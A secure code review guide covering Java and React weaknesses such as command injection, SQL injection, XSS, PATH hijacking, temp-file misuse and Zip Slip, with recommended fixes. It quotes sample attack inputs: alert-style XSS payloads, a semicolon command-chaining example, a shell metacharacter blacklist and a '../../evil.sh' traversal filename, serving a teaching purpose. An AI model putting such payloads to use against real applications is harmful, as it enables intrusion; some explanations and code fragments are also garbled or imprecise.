
INTRODUCTION

The purpose of this study is to improve our Secure Code Review and Code Quality Control capacity.

DETAILS

**Recommended Approach 1: Synchronization should not be based on Strings or boxed primitives**


**Synchronization**: If more than one thread or process is running at the same time in object-oriented program langueges such as Java, C++, C#, it is the method that enables them to run sequentially. In other words, it prevents a process from being called by more than one thread at the same time and makes its operation appropriate.

**Description**: Here, we can see that if we are going to lock an object for sync, we should avoid using strings or boxed primitives like int, boolean here. Such objects will slow down the functionality of the application because of their reusability. For example, booleans only have two values, TRUE and FALSE. When we lock a Boolean object with TRUE values, Even the threads that will use this object with "true" value and also independent from the synchronization process, needs to wait for this process' compleation.


**Solution:** Instead of assigning “true”, “false”, “string value” or “int value” to the newly created objects that will be synchronized, we can get the values that can be assigned to them through an object. Then, we will not restrict the threads that are not related to sync. Because, each thread can take the appropriate value to that variable through that object. (Otherwise, while an integer will use the value of 5 in a thread, if you create it with a value of 0 and lock it, then you will also lock the thread that will use that integer with value of 5 and this will be a waste of time)

**NOTE:** Instance fields of servlets should always be final so that servlets run by more than one thread do not cause an unexpected problem in terms of the working structure of the application (If it is not final, one thread can change the ‘actual value’ of a variable which will be used by the other thread, since value is not set as final)

**Recommended Approach 3** **"InterruptedException" should not be ignored**

It is not enough to just log the exception with InterruptedException. This is known as ignoring the exception. After catching this exception, the thread should be interrupted manually so that we have information about the thread state. In some cases, even the information of thread’s interruption may be lost.

**Recommended Approach 4:** **Jump statements should not occur in "finally" blocks**

Since things like return, break, and throw will suprase finally blocks, exceptions that may occur in try catch blocks may not be caught properly and may be lost. This causes the information to be irretrievably destroyed.



**Recommended Approach 5:** **Resources Should Be Closed**

For example, we open a connection to the database to run a query, or we open a reader such as "BufferedReader reader", but if we do not close this, these resources may cause problems on a system basis. The event that should be especially noted is if the place where the resource is closed is inside the try block, if an exception occurs before it reaches the line where it was closed, that resource is never closed. Therefore, the resources opened in the try block must be closed in the finally block. (It is a very common situation where there are db connections. When the DB connection is not closed, there is a problem on the connection pooling side. Unless we close a connection opened in environments with this connection pooling, this connection never returns to that pool. Objects in this connection pool are never collected by the garbage collector. Because the connection pool stands throughout the lifetime of the application, the connections connected to it are not collected by the garbage collector.)



**Recommended Approach 6:** **Servlets should not have mutable instance fields**

Servlets can be used by multiple threads at the same time. Therefore, if there is a changeable value in it, we may face problematic situations in terms of consistency. For example, when a thread changes a mutable value in a servlet in accordance with its own function, problematic situations may arise when another thread uses the changed value in that servlet.




**\*\*\*Recommended Approach 7:** **Null pointers should not be dereferenced**

A null reference should never be dereferenced/accessed. Doing this will cause the program to throw a NullPointerException error and cause the application to crash abruptly. Worse still, an attacker could use this information for security bypass operations, as this could expose debugging information.


**\*\*\*Recommended Approach 8:** **Strings and Boxed types should be compared using Equals()**


A very common mistake is to use “==” or “!=” when comparing strings and boxed types such as integers. The Equals() function should be used instead of these operators. Because this == operator compares locations in memory, not actual value. Especially when you use Hibernate in the database, when you pull any data from the database, a string object will be created for them, so == returns false between two strings with the same value (String a = new String(“Faruk”) == String b = new String(“Faruk”) -> Returns FALSE because locations in memory are different)

**\*\*\*Recommended Approach 9:** **Code Blocks that run backend scripts or invokes OS process should be safely implemented against Remote Code Execution (RCE)**

Shell commands containing user inputs can pave the way for RCE attacks. Therefore, direct inputs from users should never be run on the OS, and should be subject to a blacklisting or whitelisting logic. For example, characters like [“, ', \, ; , | , &, &&, ||] should definitely be blacklisted. Because they have special meanings for OS. (For example “;”sign means complete the first part of the command and then run the second command. EXAMPLE: command.add(securecommand;maliciouscommand) When typed, the system will run the malicious command on the OS in addition to the secure command)


**\*\*\*Recommended Approach 10:** **SQL Queries should be constructed safely**

Creating SQL queries using string concetenation and sending them to the database may cause SQL injections. In such cases, the attacker can run his own arbitrary queries on the database by using escaping methods. To avoid this vulnerability, string concetenation should be avoided as much as possible. The main idea should always be to not blindly trust user inputs.



**\*\*\*Recommended Approach 11:** **HTML Encoding should be used while generating HTML data**

User inputs should not be trusted in any way. Attackers can inject malicious html codes into html files if they are not properly sanitized. For example, if an attacker can inject a link that redirects to a malicious server into the application via html injection, a path to phishing attacks may arise. An example of HTML context would be to create html bodies of mails. In some applications, too many automated emails can be sent to users. Usually, user inputs are added to html contexts to inform other users. For this reason, the mentioned vulnerability will arise. Therefore, before sending the HTML data to the client, HTML encoding should be done. For example, a third party library (freemarker) that can be used in mail contexts has the following mechanism.





Let's assume that there is a scenario where when the user makes an entry without permission, this entry is sent to the administrator as an e-mail. Suppose the user does not have permission to run the "ls" command in this scenario

ls

For more info visit(“malicious.com”)

When the user makes an entry in this way (let's assume that we wrote the href properly to give a link), it goes to the manager as an e-mail. Here, too, a Phising attack can be made to the administrator.

**\*\*\*Recommended Approach 12:** **XXS Vulnerability configurations should be implemented**

1. **Never Use Untrusted Data Outside Permitted Locations**

There are so many strange things in HTML context that escaping rules are getting more and more complex so untrusted data should not be put in any of these contexts. In this situation, what we call “nested context”, encoding situations are becoming increasingly difficult and dangerous. Most importantly, you should never get JS code from an untrusted source and run it. Pay close attention to the “callback” functions (our “ <img src="image.gif" onerror="alert(1)"> ” event).

1. **Sanitize HTML Markups with Libraries Designed for This Job**

If the application handles markups (untrusted input that is supposed to contain HTML), it can be very difficult to validate. Encoding will be just as difficult because with escaping, a data that should be in the input part breaks all the tags and takes it out of the input part. That's why encoding becomes very difficult. For this reason, libraries are needed to parse and clean HTML-formatted text. OWASP offers several libraries for this situation:

**HtmlSanitizer**

An open-source .Net library. It is cleaned with the HTML whitelist approach. All allowed tags and attributes are configurable. This library has been tested with OWASP's XSS Filter Evasion Cheat Sheet.

**var** sanitizer = new HtmlSanitizer();

sanitizer.AllowedAttributes.Add("class");

**var** sanitized = sanitizer.Sanitize(html);

**OWASP Java HTML Sanitizer**

import org.owasp.html.Sanitizers;

import org.owasp.html.PolicyFactory;

PolicyFactory sanitizer= Sanitizers.FORMATTING.and(Sanitizers.BLOCKS);

String cleanResults = sanitizer.sanitize("<p>Hello, <b>World!</b>");

1. **Implementing Content Security Policy**

CSP, which is a browser side mechanism, allows creating a source whitelist. In other words, it follows a method like run things like JS, CSS, images, etc via an HTTP header only if it comes from the following source.

For example this CSP:

Content-Security-Policy: default-src: 'self'; script-src: 'self'static.domain.tld

It tells the web browser to load only the resources from the origin of the page and to accept JS source codes only if they come from "static.domain.ltd" addresses.

**\*\*\*Recommended Approach 13:** **Hardcoded IP addresses should not be used in code**

Adding hardcoding IP addresses to codes can create systematic disruptions due to the changeability of IP addresses, and if the attacker can decompile the code, it is considered vulnerable because it can perform DoS attacks, device hijacking attacks over IP address, IP spoofing to bypass security controls.

**Non-Compliant Code Örneği**

String ip = "192.168.12.42"; // SensitiveSocket socket = new Socket(ip, 6667);

**Compliant Code Örneği**

String ip = System.getenv("IP\_ADDRESS"); // CompliantSocket socket = new Socket(ip, 6667);

**\*\*\*Recommended Approach 14:** **Global directories should be very carefully used in code**

OS contain file directories where each user has write access. These files are usually under the name /tmp on Linux. In applications that open files under these folders or manipulate the files under these folders are vulnerable for this attack. For example, if applications creates a file with a predictable name, Attacker could open a file on that location even before application creates that file, so when the application uses that file, the attacker can get reverse shell and also can make privilege escalation. It can gain access to other files and folders. This happens when developers adds a directory that have write permission for every user, to the application as a hardcoded path, or when the application points these paths. TMP and TMPDIR are examples of this kind of directories.

* /tmp

• /var/tmp

• /usr/tmp

• /dev/shm

• /dev/mqueue

• /run/lock

• /var/run/lock

• /Library/Caches

• /Users/Shared

• /private/tmp

• /private/var/tmp

• \Windows\Temp

• \Temp

• \TMP

In the example SS, the tmp directory is used to save a data. It is possible that the Attacker can alter this file and use it for malicious purposes.

**Recommended Secure Coding Practices**

• Strict permission-controlled special sub-folders should be used.

• Secure-by-design APIs should be used to create Temporary files.

o Filename must be unpredictable

o File must be readable or writable only with creating user ID

o File descriptor must not be inherited by any child processes

o File should be destroyed as soon as it is closed

**\*\*\*Recommended Approach 15:** **Absolute paths should be preferred over relative paths**

When we run the OS command and do not give a full path for an executable file, it means that the variable entered in the application's PATH environment will be searched. In this search event, if there is an executable file under the control of the attacker in the PATH environment in the system or in the current directory where the current application is running, this situation will arise a vulnerability. If the attacker detects the partition where the search is made and executes his own file by opening another file named "winexe" file, which is not given the full path here, it may cause significant damage to the system.

In the example SS the winexe binary will search for the variable in the current directory or the Path environment of the application. By manipulating this path, the attacker can make the application run its own malicious program- script.

**Recommended Secure Coding Practices**

Paths given to OS commands must be absolute paths.


**\*\*\*Recommended Approach 16:** **Endpoints should not be vulnerable to reflected cross-site scripting (XSS) attacks.**

All user-supplied data (URL parameters, Post data payloads, cookies) should always be considered unreliable. Endpoints that reflect distressing data to users allow attackers to inject code that can be executed in users' browsers. This can lead to many dangerous actions such as accessing/modifying sensitive information, impersonating another user. The solution is one of;


- Validate the data received by the user with the whitelist approach and do not accept any input that is not whitelisted

- Clean any malicious character from input (<, >, --, ;, /)

- Encode all data entered by the user and reflected as output in the application. HTML encoding is used for html contents, HTML attribute encoding is used for attribute values, and JS encoding is used to encode server-provided JS.

When sanitizing or encoding a data, only libraries designed for security purposes should be used. At the same time, it is necessary to make sure that that library is constantly updated and that it takes precautions by following up-to-date vulnerabilities.


**\*\*\*Recommended Approach 17:** **Application error messages should be customized**

Bringing code to production with debug features is considered security-sensitive. These debug features make it easier for developers to find bugs in the application, but they can also help attackers better understand where to attack. Usually, these debuggin features give detailed information about the system (like the libraries used in the source code).

**Çözüm**: Debug features should not be used on production servers. Instead, it is necessary to use the appropriate functions of the Logger libraries.



**\*\*\*Recommended Approach 18:** **Cryptographically strong random number generator (RNG) should be used in code**



Using pseudorandom number generators is considered security-sensitive. If the software produces predictable values in a context that should produce unpredictable values, the Attacker can guess the value to be generated, impersonating another user or gaining access to sensitive information. Since the java.util.Random class is based on a pseudorandom number generator, and in conjunction with this class, the java.lang.Math.random() method should not be used in security-critical apps or applications that protect sensitive data.

Instead of these, it is more correct to use this on a security basis, since the java.security.SecureRandom Class is cryptographically based on strong random number generator (RNG) logic. Coding Practices to be applied are as follows:

• Using Cryptographically strong random number generators (RNG) instead of PRNG (java.security.SecureRandom)

• Using the generated random value only once

• Never reveal the generated random value. If we need to store the data, it is necessary to make sure that it is kept in a secure file or database.


REACT FRAMEWORK VULNERABILITIES


**NOTE:** JSX is a syntax that React uses to embed Javascript code into HTML pages.

**\*\*\*Recommended Approach 1:** **XSS protection with data binding**

When we do the data binding process with curly braces, “{}” React will perform escaping to all inputs that may trigger a React XSS vulnerability. One thing to note in this case is that this protection method is activated when rendering non-HTML attributes and textContents.


When we place data in our elements, we should use the JSX data-binding syntax "{}".






**\*\*\*Recommended Approach 2:** **Dangerous URLs**

Urls can contain dynamic script content. So let's make sure that the URL links are always http: or https: and not javascript: so we can avoid URL-based script injections. For URL validating, let's use functions specially designed for URL parsing so that we can verify whether the protocol used matches the list of protocols we allow.





**\*\*\*Recommended Approach 3:** **Rendering HTML**

We can add HTML directly to the DOM through a function called **dangerouslySetInnerHTML**. This type of content should definitely be sanitized before being placed in the DOM. For example, with sanitization libraries like **dompurify**, user input must be sanitized before adding it to the **dangerouslySetInnerHTML** prop.

**DON’TS**

Let's assume that code is written in the React interface that adds a user review to the system as html attributes.

return (<p dangerouslySetInnerHTML={{\_\_html: review}}></p>);


If the user enters a malicious entry here, the result may turn into:

This restaurant is absolutely horrible.

The service is <b>slow</b> and the food is <i>disgusting</i>.

<img src="nonexistent.png" onerror="alert('This restaurant got voted worst in town!');" />

**Compliant Solution**




**\*\*\*Recommended Approach 4:** **Direct DOM access**

If it is absolutely necessary to add HTML to the page, then we should use **dangerouslySetInnerHTML** by sanitizing it with the necessary libraries. **refs**, direct DOM Access using **findDomNode**() makes our application vulnerable. Therefore, we should avoid using these methods.

**\*\*\*Recommended Approach 5:** **Server-side rendering**

In order to do content escaping while sending a data to the client, we should use the Server-Side rendering functions **ReactDOMServer.renderToString()** and **ReactDOMServer.renderToStaticMarkup().** We should avoid using unsanitized data with **renderToStaticMarkup().**

**\*\*\*Recommended Approach 6:** **Injecting JSON state**

It is possible to send JSON data via server-side rendered react pages. Therefore, always replace the < character with a Unicode value so that injection attacks are not possible. Always send HTML specific codes in JSON by converting them to their UNICODE equivalents.

**\*\*\*Recommended Approach 7:** **Never serialize sensitive data**


Usually the application's initial state is set with JSON values. In this case, it should be noted that the JSON.stringify() function converts every incoming data to a string regardless of whether it is vulnerable or not. This allows the attacker to inject malicious JS objects.



**\*\*\*Recommended Approach 8:** **Protect Yourself From Zip Slip Vulnerability**

Another vulnerability in React occurs when an attacker submits a zip file containing malicious or arbitrary code to the system. React developers have made zip files submitable to the system in order to reduce the size of the uploaded files. When the application unzips the Zip file, malicious files can overwrite other files in the system, revealing the arbitrary code execution status. Because of this event, attackers can both damage existing files in the system and open links like reverse shells by replacing the file extracted from the zip file with a file used in the system.

**Vulnerability Details:** Vulnerability can be exploited by creating a zip archive containing directory traversal filenames (e.g. ../../evil.sh). The ZipSlip vulnerability can affect many archive formats (tar, jar, war, cpio, apk, rar and 7z). Attacker spots a file that the application uses. Then attacker creates a malicious file with the same name that application uses. Then store that file outside of the target folder by converting it to zip format. When the system unzips this zip file, the attacker can call the file or wait for any user or system call to call the file. In this way, it can exploit many vulnerabilities such as RCE vulnerability. The vulnerability can also be exploited on both the server and the client machine by overwriting the configuration files or other sensitive resources in the system.



